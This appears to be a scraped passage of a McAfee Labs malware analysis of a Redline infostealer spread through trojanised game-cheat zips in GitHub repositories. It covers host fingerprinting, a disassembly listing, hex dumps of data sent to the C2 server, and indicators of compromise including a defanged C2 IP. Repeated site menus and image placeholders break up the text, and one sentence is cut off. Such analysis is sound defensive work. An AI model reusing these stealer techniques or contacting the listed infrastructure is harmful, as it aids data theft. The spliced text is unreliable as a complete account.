int GetObjectW(void*, int, void*);
bool DeleteObject(void*);
HDC CreateCompatibleDC(HDC);
HBITMAP CreateDIBSection(HDC, const BITMAPINFO*, uint, void**, void*, ulong);
```

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn More
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card


It creates the mutex with the name winter750 using CreateMutexExW.



It loads the dll at Runtime using the LdrLoaddll function from ntdll.dll. This function is called using luajit.ffi.




It retrieves the MachineGuid from the Windows registry using the RegQueryValueEx function by using the: Opens the registry key “SOFTWARE\\Microsoft\\Cryptography” using RegOpenKeyExA—queries the value of “MachineGuid” from the opened registry key.




It retrieves the ComputerName from the Windows registry using the GetComputerNameA function using

Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
AntiVirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans




```
00007FFD67EAA770  40:55             push rbp                                   GetComputerNameW
                  53                push rbx                                   rbx:"p§ègý\x7F"
                  56                push rsi
                  57                push rdi
                                    push r12                                   r12:&"C:\\Users\\[redacted]\\AppData\\Roaming\\Cheat Lab 2.7
                  41:56             push r14
                  41:57             push r15
                  48:8BEC           mov rbp,rsp
                  48:83EC 70        sub rsp,70
                                    mov r8d,dword ptr ds:[rdx]
                                    mov rbx,rdx                                rbx:"p§ègý\x7F"
                  48:8BD1           mov rdx,rcx
                                    xor r12d,r12d
                  48:8D0D A8870600  lea rcx,qword ptr ds:[7FFD67F15F40]        00007FFD67F15F40:L"_CLUSTER_NETWORK_NAME_"
                  4C:8965 58        mov qword ptr ss:[rbp+58],r12
                  4C:8965 48        mov dword ptr ss:[rbp+48],r12d
                                    call qword ptr ds:[<&GetEnvironmentVari
                                    nop dword ptr ds:[rax+rax],eax
                                    mov r14d,eax
                  48:FF15 32600600  call qword ptr ds:[<&KernelBaseGetGloba
                  0F1F4400 00       nop dword ptr ds:[rax+rax],eax
                  48:8B88 A0000000  mov rcx,qword ptr ds:[rax+A0]
                                    test rcx,rcx
                                    je kernel32.7FFD67EAA839
                  48:FF15 1A600600  call qword ptr ds:[<&KernelBaseGetGloba
                  0F1F4400 00       nop dword ptr ds:[rax+rax],eax
                  8B88 A8000000     mov ecx,dword ptr ds:[rax+A8]
                  8D41 01           lea eax,qword ptr ds:[rcx+1]
                  3B03              cmp dword ptr ds:[rbx],eax                 rbx:"p§ègý\x7F"
00007FFD67EAA7E6  72 3A             jb kernel32.7FFD67EAA822
                  8908              mov dword ptr ds:[rbx],ecx                 rbx:"p§ègý\x7F"
```

It gathers the following information and sends it to the C2 server.



```
         EF | B0 00 00 00 | 6C 6F 61 64 | 65 72 49 64 | :m.ï'...loaderId
            | 26 67 75 69 | 64 3D 41 45 | 35 38 39 45 | =750&guid=AE589E
         45 | 36 35 34 45 | 33 34 38 34 | 34 41 42 43 | 00CE654E34844ABC
      44 39 | 32 39 42 37 | 30 35 26 63 | 6F 6D 70 75 | D0D929B705&compu
            | 44 45 53 4B | 54 4F 50 2D | 4B 36 43 51 | ter=DESKTOP-K6CQ
      32 26 | 75 73 65 72 | 3D 61 64 6D | 69 6E 26 71 | 922&user=[redacted]&q
75 65 72 79 | 3D 31 31 35 | 2E 31 31 38 | 2E 32 34 30 | uery=115.118.240
      30 39 | 26 63 6F 75 | 6E 74 72 79 | 3D 49 4E 26 | .109&country=IN&
         79 | 3D 43 68 65 | 6E 6E 61 69 | 26 74 69 6D | city=Chennai&tim
         6E | 65 3D 41 73 | 69 61 2F 4B | 6F 6C 6B 61 | ezone=Asia/Kolka
         6F | 73 3D 57 69 | 6E 64 6F 77 | 73 20 31 30 | ta&os=Windows 10
         6F | 20 78 36 34 | 00 17 5A 1E | FF FF FF FF |  Pro x64..Z.ÿÿÿÿ
```

It also sends the following information to the c2 server,



```
            32 A6 00 00 | 00 7B 22 62 | 79 70 61 73 | .êß.2¦...{"bypas
      64 65 66 65 6E 64 | 65 72 22 3A | 20 30 2C 20 | s_defender": 0, 
            72 75 6E    | 22 3A 20 30 | 2C 20 22 72 | "autorun": 0, "r
            68 22       | 3A 20 7B 22 | 74 69 6D 65 | elaunch": {"time
22 3A 20 2D 31 2C 20 22 | 73 74 61 74 | 75 73 22 3A | ": -1, "status":
            65 7D 2C    | 20 22 74 61 | 62 6C 65 74 |  false}, "tablet
         22 74 65 78    | 74 22 3A 20 | 22 41 6E 20 | ": {"text": "An 
      72 6F 72 20 6F 63 | 63 75 72 72 | 65 64 22 2C | error occurred",
20 22 73 74 61 74 75 73 | 22 3A 20 66 | 61 6C 73 65 |  "status": false
         22 68 69 64 65 | 22 3A 20 30 | 2C 20 22 70 | }, "hide": 0, "p
   73 69 73 74 65 6E 63 | 65 22 3A    | 20 31 7D 00 | ersistence": 1}.
```

- In this blog, we saw the various techniques threat actors use to infiltrate user systems and exfiltrate their data.
- Microsoft has since removed these files from the repositories.

Indicators of Compromise

Cheat Lab 2.7.2.zip	5e37b3289054d5e774c02a6ec4915a60156d715f3a02aaceb7256cc3ebdc6610
Cheat.Lab.2.7.2.zip	https[:]//github[.]com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip
lua51.dll	873aa2e88dbc2efa089e6efd1c8a5370e04c9f5749d7631f2912bcb640439997

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Parental Controls
Family Plans
Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card
Protection Score

readme.txt	751f97824cd211ae710655e60a26885cd79974f0f0a5e4e582e3b635492b4cad
compiler.exe	dfbf23697cfd9d35f263af7a455351480920a95bfc642f3254ee8452ce20655a
Redline C2	213[.]248[.]43[.]58
Trojanised GitHub Repo	hxxps://github.com/microsoft/STL/files/14432565/Cheater.Pro.1.6.0.zip

Introducing McAfee+

Identity theft protection and privacy for your digital life

McAfee Labs Threat Research Team

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs